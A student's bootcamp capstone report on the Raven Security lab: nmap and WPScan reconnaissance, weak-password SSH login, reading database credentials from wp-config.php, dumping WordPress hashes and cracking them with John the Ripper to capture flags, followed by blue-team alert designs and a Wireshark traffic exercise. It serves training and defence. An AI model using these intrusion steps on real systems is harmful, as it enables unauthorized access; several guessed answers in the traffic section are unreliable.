Final Project Report

By Ryan McCann
5-June 2021

Link to Powerpoint Slides from 5-June presentation:
https://docs.google.com/presentation/d/1v-NjNMZPch6l5STFC0trsE5IK5Up9X28OAK6in4-1e4/edit?usp=sharing

Table of Contents

Red Team Report …….. Page 3
Blue Team Report ……. Page 15
Network Analysis Report …….…… Page 23

Red Team: Summary of Operations

Summary Table

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Red Team

$ nmap ... From the Kali machine, I started terminal and ran an nmap scan against Target one, based on the slides from the powerpoint using IP 192.168.1.110. The two nmap scans I ran against this IP were:

- **Nmap 192.168.1.110**

```
root@Kali:~# man nmap
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-27 23:08 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00060s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
root@Kali:~# nmap -sP 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-27 23:08 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00067s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@Kali:~#
```

Diving deeper into the IP Address Range on a more verbose scan, I ran the next scan to gather more information:

- **Nmap -sV 192.168.1.1-255**

```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 17:08 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00096s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The conclusion drawn from those scans lead me to believe there were more than one opening to attack this target. The scans identify the services below as potential points of entry:


- Target 1: **IP Address of 192.168.1.110 is vulnerable IP.**
    - **Open ports including port 22/TCP**
    - **Port 80/TCP**
    - **Other open ports include 445 and 139.**
    - **Exposes SSH and HTTP, easy access points for the attack.**

The following vulnerabilities were identified on each target:

- **Target 1**
    - **If we can gain access to the HTTP server, Port 80 is wide open.**
    - **Also, using port 22, SSH is another vulnerability which can be accessed if we get our hands on employee credentials.**

Exploitation

After gathering data from the NMAP scan, went back to the browser to check out the Public Side of 192.168.1.100/wordpress. Seeing it had to do with Raven Security. Not much to explore when looking into the links.



Moving back to Terminal, ran WPScan against the Raven Website URL.

Command: wpscan --url http://192.167.1.110/wordpress --enumerate u The following results were returned

```
michael@target1: ~        Shell No. 2

root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ ___ ___ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ ` _ \
            \  /\  /  | |     ____) | (__| (_| | | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri May 28 00:15:07 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================================> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri May 28 00:15:10 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 117.109 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

The following Data was collected from the Enumeration Scan:

USERNAMES Collected:

- **Michael**
- **Steven**

The clue given in day 1/day 2 instructions stated the password was the most obvious possible guess. After a few guesses attempted, 'michael' was in fact the password for the Username Michael.
The next hint given in the day 1/day 2 instructions was related to the MySQL password. After locating the file in the /var/www/html/wordpress/ folder, the SQL database password was discovered. Password: 'R@v3nSecurity'

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```


The Red Team was able to acquire the following information with a high probability that this was meant to remain confidential and out of the public. Using this information and recognizing that it was a hash, we logged this information and used it later.

```
mysql> select * from wp_users
    -> \g
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
| user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
|                    |                          0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
|                    |                          0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

The day 1/day 2 instructions gave a hint at checking files within Michael's files. Confirming the file had a Flag inside with a Grep command, the hash for Flag 1 was able to be acquired.

```
                        </footer>
                        <!— End footer Area —>
                        <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
                        <script src="js/vendor/jquery-2.2.4.min.js"></script>
                        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js
ha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="
                        <script src="js/vendor/bootstrap.min.js"></script>
                        <script type="text/javascript" src="https://maps.googleapis.c
JYt5I_sswSrEw5eihAA"></script>
                        <script src="js/easing.min.js"></script>
                        <script src="js/hoverIntent.js"></script>
                        <script src="js/superfish.min.js"></script>
                        <script src="js/jquery.ajaxchimp.min.js"></script>
                        <script src="js/jquery.magnific-popup.min.js"></script>
                        <script src="js/owl.carousel.min.js"></script>
                        <script src="js/jquery.sticky.js"></script>
                        <script src="js/jquery.nice-select.min.js"></script>
                        <script src="js/waypoints.min.js"></script>
                        <script src="js/jquery.counterup.min.js"></script>
                        <script src="js/parallax.min.js"></script>
                        <script src="js/mail-script.js"></script>
                        <script src="js/main.js"></script>
                    </body>
                </html>

michael@target1:/var/www/html$
::1             ff02::2         ip6-allrouters  ip6-loopback    raven.local
ff02::1         ip6-allnodes    ip6-localhost   localhost       TARGET1
michael@target1:/var/www/html$
```

- **Target 1**
  - **flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}**
    - **Exploit Used**
      - ***SSH using Michael's login credentials. Followed by a very obvious password guess of his first name, 'michael', I was able to infiltrate their server.***
      - ***Grep Command used to isolate the Flag text.***



Did not use any command to track down Flag 2. It was located in /var/www folder which was discovered when changing directories.

  - **Flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}**
    - **Exploit Used**
      - ***NONE. Discovered by sheer luck.***

Returning to the hashes we found for Michael and Steven Seagull (Page nine, screenshot one), we used John the Ripper to crack them. Steven Seagull's password was Pink84 and that gave us access to the SQL tables. After gaining access to the MySQL tables, I began opening up tables in the database and started digging into files, just scrolling until I found something interesting. Located in the wp-config.php folder, scrolling down almost the very bottom was Flag 3 and Flag 4.

```
define('SE
define('LO
define('NO
define('AU
define('SE
define('LO
define('NO
|          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |            0 | http://192.16
ess/?p=1                                                  0 | post       |                    |            1 |
| 2 |          1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different fro
cause it will stay in one place and will show up in your site navigation (in most themes). Most people start
age that introduces them to potential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoor
t dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>

... or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the
e. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham
ckquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboar
this page and create new pages for your content. Have fun! | Sample Page  |              | publish     | clo
en        |              | sample-page   |          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
     |          0 | http://192.168.206.131/wordpress/?page_id=2                    |          0 | page
    |           0 |
| 4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

        | flag3        |              | draft       | open           | open        |              |
  |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                    |            0 | http://raven.
?p=4                                                  0 | post       |                    |            0 |
| 5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

Flag3: {afc01ab56b50591e7dccf93122770cd2}

- **John the Ripper**
  - ***Used John to acquire the password for Steven, then used simple MySQL commands ie Select * From /g to navigate and open databases in SQL.***

- **Flag4: {715dea6c055b9fe3337544932f2941ce}**
  - **John the Ripper**
    - ***Used John to acquire the password for Steven, then used simple MySQL commands ie Select * From /g to navigate and open databases in SQL.***

TARGET 2

I did start on Target 2, attempting to follow along with our group, but decided to let other members of the group focus on that task while I worked on writing up my report and start assisting another group member on the presentation preparation. I got as far as Flag 1 in Target 2 before shifting gears.

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
root@Kali:~# nmap -A -O -sV -T3 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-04 17:27 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00099s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33064/udp6  status
|   100024  1          41943/udp   status
|   100024  1          54195/tcp6  status
|_  100024  1          60422/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
```

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET2\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-06-05T10:27:20+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-05T00:27:20
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.99 ms 192.168.1.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
root@Kali:~#
```

192.168.1.115/vendor/PATH

Not secure | 192.168.1.115/vendor/PATH


```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

Blue Team: Summary of Operations

Table of Contents

- Network Topology
- Description of Targets
- Monitoring the Targets
- Patterns of Traffic & Behavior
- Suggestions for Going Further

Network Topology



<u>The following machines were identified on the network:</u>

- **Capstone**
  - **Operating System**: Linux, headless
  - **Purpose**: a machine to confirm kibana is capturing data
  - **IP Address**: 192.168.1.105

- **Kali VM**
  - **Operating System**: Linux, Kali
  - **Purpose**: This workstation is for Red Team to attack with
  - **IP Address**: 192.168.1.90

- **Target 1**
  - **Operating System**: Linux, headless
  - **Purpose**: this is the primary target for Red Team, running as apache web server
  - **IP Address**: 192.168.1.110

- **Target 2**
  - **Operating System**: Linux, headless
  - **Purpose**: This is the secondary target which is more secure or hardened. Apache web server
  - **IP Address**: 192.168.1.115


- **Elk Stack**
  - **Operating System**: Linux, headless
  - **Purpose**: this is the machine that hosts the Kibana data capture
  - **IP Address**: 192.168.1.100

- **ML-REFV**
  - **Operating System**: Win10
  - **Purpose**: Hypervisor host for VM's
  - **IP Address**: 192.168.1.1

Description of Targets

The target of this attack was: **Target 1 (192.168.1.110)**.

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented.




Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

HTTP REQUEST SIZE MONITOR

HTTP Request Size Monitor is implemented as follows:


- Metric: **http.request.bytes for metricbeat**
- Threshold: **greater than 3500 count in 60 second interval**
- Vulnerability Mitigated: **Within the http request monitor that we setup, bad actor might send a Post request inside a Get request which would allow them to view, what usually be information not seen on the public side of things, URL data.**
- Reliability: **I believe this to have a high reliability due to the simple fact that almost zero false alerts due to the baseline count being so low.**



CPU Usage Monitor

CPU Usage Monitor is implemented as follows:


- Metric: **system.process.cpu from metricbeat**
- Threshold: **More than 50 percent in a five minute period**
- Vulnerability Mitigated: **finding background processes that might be hiding.**
- Reliability: **I believe this to be a low reliability monitor. Users who have every day processes on their workstations or are behind on updating applications may trigger a positive alert when it is actually just a false positive.**



Excessive HTTP Errors

Excessive HTTP Errors is implemented as follows:

- Metric: **http.response.status_code from packetbeat**
- Threshold: **over 400 errors spaced out in five minute chunks**
- Vulnerability Mitigated: **http flood and ddos**
- Reliability: **I believe this to be a highly reliable monitor. The baseline of the monitor uses the average giving it almost no false positives.**



<u>Suggestions for Going Further (Optional)</u>

TODO:

- Each alert above pertains to a specific vulnerability/exploit. Recall that alerts only detect malicious behavior, but do not stop it. For each vulnerability/exploit identified by the alerts above, suggest a patch. E.g., implementing a blocklist is an effective tactic against brute-force attacks. It is not necessary to explain *how* to implement each patch.

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- <u>Vulnerability 1</u>
    - Patch: **Verify wordpress/apache/openssl are always up to date.**
    - Why It Works: **With the number of vulnerabilities out there, keeping up with patches prevents holes in the security and can assist in preventing future attacks based on out of date software.**
- <u>Vulnerability 2</u>
    - Patch: **Disable users from being able to use Python.**
    - Why It Works: **This is a very specific example, but disabling Python will prevent it from being used against users.**
- <u>Vulnerability 3</u>
    - Patch: **Limit password attempts**
    - Why It Works: **Limiting it will prevent attackers from having unlimited attempts at cracking a password and accessing the network.**

Network Analysis

Time Thieves

At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:

- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:


1. What is the domain name of the users' custom site?
   Whatever the heck that address is.

```
User-Agent: Mozilla/5.0 (Windows NT 6
Host: snnmnkxdhflwgthqismb.com\r\n
Content-Length: 261\r\n
```

2. What is the IP address of the Domain Controller (DC) of the AD network?
   The group got an IP address of 10.6.12.12, Good ol' Frank-n-Ted-DC.frank-n-ted.com

3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

   june11.dll



4. Upload the file to VirusTotal.com. What kind of malware is this classified as?

   June11.dll is classified as a Trojan malware.

Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:

- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:

1. Find the following information about the infected Windows machine:
    - **Host name: rotterdam-PC.mind-hammer.net**
    - **IP address: 172.16.4.205**
    - **MAC address: 00:59:07:b0:63:a4**

2. What is the username of the Windows user whose computer is infected?
   matthijs.devries

3. What are the IP addresses used in the actual infection traffic?
   I was not able to track this down.

4. As a bonus, retrieve the desktop background of the Windows host.
   I don't have a clue where this would be, but I'll guess a desert scenic background because that is what was on my login screen when I turned on my machine. I think it Utah….like Moab or Zion.

Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.


IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.

Your task is to isolate torrent traffic and answer the following questions:

1. Find the following information about the machine with IP address 10.0.0.201:
    - **MAC address: 00:16:17:18:66:c8, I think. I had difficulty confirming if this was the one.**
    - **Windows username: blanco-desktop.**
    - **OS version: Win10**

2. Which torrent file did the user download?
   It says it's a JPG but also mentions torrent. So I am going with Betty Boop. Final Answer. (Not actual image file from wireshark!)



It's been a great honor to work with the three of you. I appreciate all that you've done over these last six months. Looking forward to catching up with you guys in person someday. All the best, Ryan